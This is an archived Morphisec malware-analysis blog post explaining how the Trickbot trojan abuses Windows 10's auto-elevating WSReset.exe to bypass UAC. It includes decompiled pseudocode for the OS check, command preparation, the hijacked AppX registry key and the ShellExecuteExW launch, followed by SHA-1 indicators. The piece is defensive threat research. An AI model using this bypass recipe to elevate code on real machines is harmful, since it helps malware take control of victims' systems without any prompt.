Trickbot Trojan Leveraging a New Windows 10 UAC Bypass

By Arnold Osipov

Archived: 2026-04-05 19:33:30 UTC

The **Trickbot trojan** is one of the most advanced malware delivery vehicles currently in use. Attackers have leveraged it to deliver a wide variety of malicious code, in many different methods. Just yesterday, Bleeping Computer reported that news articles from President Trump's impeachment trial have been used to hide Trickbot from antivirus scanners.

On almost a daily basis, malicious actors reinvent Trickbot and work to find new pathways to deliver the trojan onto user machines. This is what makes Trickbot among the most advanced malware delivery vehicles; the constant evolution of methodologies used for delivery.

The latest revision, which the Morphisec Labs team detected in new samples, leverages the *Windows 10 WSReset UAC Bypass* to circumvent user account control and deliver its payload onto user machines.

The Trickbot Trojan and Windows 10

The WSReset UAC Bypass process begins with *Trickbot* checking to see if the system it's on is running Windows 7 or Windows 10. If it is running under Windows 7, it will utilize the CMSTPLUA UAC bypass (the same one as in previous samples). It's only when the system is running Windows 10 that Trickbot uses the WSReset UAC Bypass.

```
1  BOOL is_windows10()
2  {
3    BOOL result; // eax
4    RTL_OSVERSIONINFOW os_versioninfo; // [esp+0h] [ebp-234h]
5    OSVERSIONINFOEXW os_versioninfo_1; // [esp+114h] [ebp-120h]
6
7    os_versioninfo.dwOSVersionInfoSize = 0x114;
8    RtlGetVersion(&os_versioninfo);
9    result = 0;
10   if ( os_versioninfo.dwMajorVersion >= 10 )
11   {
12     os_versioninfo_1.dwOSVersionInfoSize = 0x11C;
13     GetVersionExW(&os_versioninfo_1);
14     result = os_versioninfo_1.wProductType == 1;
15   }
16   return result;
17 }
```

Figure 1 OS version check.

```
  if ( os_data->is_win10 )
    wsreset_uac_bypass(&trickbot_path);
  else
    cmstplua_uac_bypass(&trickbot_path);
}
```

Figure 2 If Windows 10 – utilize WSReset UAC Bypass.

The WSReset UAC Bypass, discovered in March 2019, allows Trickbot authors to take advantage of the WSReset.exe process. The WSReset.exe process is a Microsoft signed executable that is used to reset Windows Store settings, according to its manifest file. What's most important here, though, is that the 'autoElevate' property is set to "true." This is what allows the WSReset UAC Bypass to be used for privilege escalation.

```
C:\Users\john>sigcheck -m C:\Windows\System32\WSReset.exe

Sigcheck v2.72 - File version and signature viewer
Copyright (C) 2004-2019 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\WSReset.exe:
        Verified:       Signed
        Signing date:   6:11 AM 12/4/2019
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    This tool resets the Windows Store without changing account settings or deleting installed apps
        Product:        Microsoft® Windows® Operating System
        Prod version:   10.0.18362.145
        File version:   10.0.18362.145 (WinBuild.160101.0800)
        MachineType:    64-bit
        Manifest:
<?xml version='1.0' encoding='utf-8' standalone='yes'?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly
    xmlns="urn:schemas-microsoft-com:asm.v1"
    xmlns:asmv3="urn:schemas-microsoft-com:asm.v3"
    manifestVersion="1.0">
<assemblyIdentity
    name="Microsoft.Windows.EndUser.WSReset"
    processorArchitecture="amd64"
    version="5.1.0.0"
    type="win32"/>
<description>WSReset</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
    <requestedPrivileges>
      <requestedExecutionLevel
          level="highestAvailable"
          uiAccess="false"
          />
    </requestedPrivileges>
  </security>
</trustInfo>
<asmv3:application>
  <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
    <autoElevate>true</autoElevate>
  </asmv3:windowsSettings>
</asmv3:application>
</assembly>

C:\Users\john>
```

Figure 3 WSReset manifest.

Trickbot decrypts its strings in order to use the WSReset UAC Bypass, such as the registry path and the command to execute.

```
BOOL __cdecl wsreset_uac_bypass(int trickbot_path)
{
  int trickbot_path_len; // eax
  int trickbot_path_wlen; // ebp
  int sys_dir; // eax
  int default_command; // esi
  int sys_dir_len; // eax
  int sys_dir_len_slash; // edi
  int command_len; // eax
  int wsreset_len; // edi
  int reg_path_len; // eax
  BOOL v10; // ebx
  int reg_path; // [esp+0h] [ebp-420h]
  char wsreset; // [esp+208h] [ebp-218h]

  trickbot_path_len = lstrlenW(trickbot_path);
  trickbot_path_wlen = 2 * trickbot_path_len;
  sys_dir = RtlAllocateHeap_wrap(2 * trickbot_path_len + 0x410, 0);
  default_command = sys_dir;
  sys_dir_len = GetSystemDirectoryW(sys_dir, 0x208);
  if ( sys_dir_len )
  {
    *(default_command + 2 * sys_dir_len) = '\\';
    sys_dir_len_slash = sys_dir_len + 1;
  }
  else
  {
    sys_dir_len_slash = 0;
  }
  command_len = decrypt_string_wrap((default_command + 2 * sys_dir_len_slash), 0x28);// <system_dir>\cmd.exe /c start
  strcat_c(default_command + 2 * (sys_dir_len_slash + command_len), trickbot_path, trickbot_path_wlen + 2);// <system_dir>\cmd.exe /c start <trickbot_path>
  wsreset_len = decrypt_string_wrap(&wsreset, 0x29);// WSReset.exe
  reg_path_len = decrypt_string_wrap(&reg_path, 0x2A);// Software\\Classes\\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2
  v10 = sub_401780(&wsreset, wsreset_len, &reg_path, reg_path_len, default_command) == 0;
  sub_41A260(default_command);
  return v10;
}
```

Figure 4 Trickbot command preparation.

Next, Trickbot uses “reg.exe” in order to add the relevant keys that allows it to utilize the WSReset UAC Bypass.

Figure 5 Using reg.exe to add relevant keys.




Figure 6 Registry before WSReset execution.

The final step in this bypass is to execute WSReset.exe, which will cause Trickbot to run with elevated privileges without a UAC prompt. Trickbot does that using ‘ShellExecuteExW’ API. This final executable allows Trickbot to deliver its payload onto workstations and other endpoints.

```
int __cdecl execute_wsreset(int wsreset_exe, int a2, int a3, int a4, int a5)
{
  int v5; // edi
  int v6; // eax
  int v7; // esi
  SHELLEXECUTEINFOW execute_info; // [esp+0h] [ebp-44h]

  if ( !wsreset_exe )
    return 0;
  memset(&execute_info.hwnd, 0, 0x34u);
  execute_info.cbSize = 60;
  execute_info.fMask = 64;
  execute_info.lpFile = wsreset_exe;
  v5 = 0;
  execute_info.lpParameters = a2;
  execute_info.nShow = a4;
  execute_info.lpVerb = a3;
  v6 = ShellExecuteExW(&execute_info);
  if ( v6 )
  {
    v7 = v6;
    if ( a5 && WaitForSingleObject(execute_info.hProcess, 120000) == STATUS_TIMEOUT )
      TerminateProcess(execute_info.hProcess, 0x102);
    CloseHandle(execute_info.hProcess);
    v5 = v7;
  }
  return v5;
}
```

Figure 7 WSReset.exe execution.


Morphisec Secures Your Endpoints Against the Trickbot Malware

The Morphisec Preemptive Cyber Defense Platform blocks Trickbot before it is able to execute its process, including the WSReset UAC Bypass, through the power of Automated Moving Target Defense. By morphing the application memory structures on endpoints, we take away the attackers' ability to accurately target our customers' critical systems. This protects workstations, servers, VDIs, and cloud workloads against this and other damaging attacks.

IOC: (SHA-1)

- b9cc1b651f579ff1afb11427f0ec1c882afde710
- 24263d91575bb825c33e3fd27f35bc7bd611cee3
- 864d3e3f7ad0f144f8d838ea9638d4c264c5c063
- f33c057d652aa70c5f1332e14c0b8d9c77a5aa1c
- b1f7f71b5f7fee1cf38e2591e50cb181f7bd5353
- 6de843fb12f456b0ea42876d82f39fe35b5cf6ca

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.
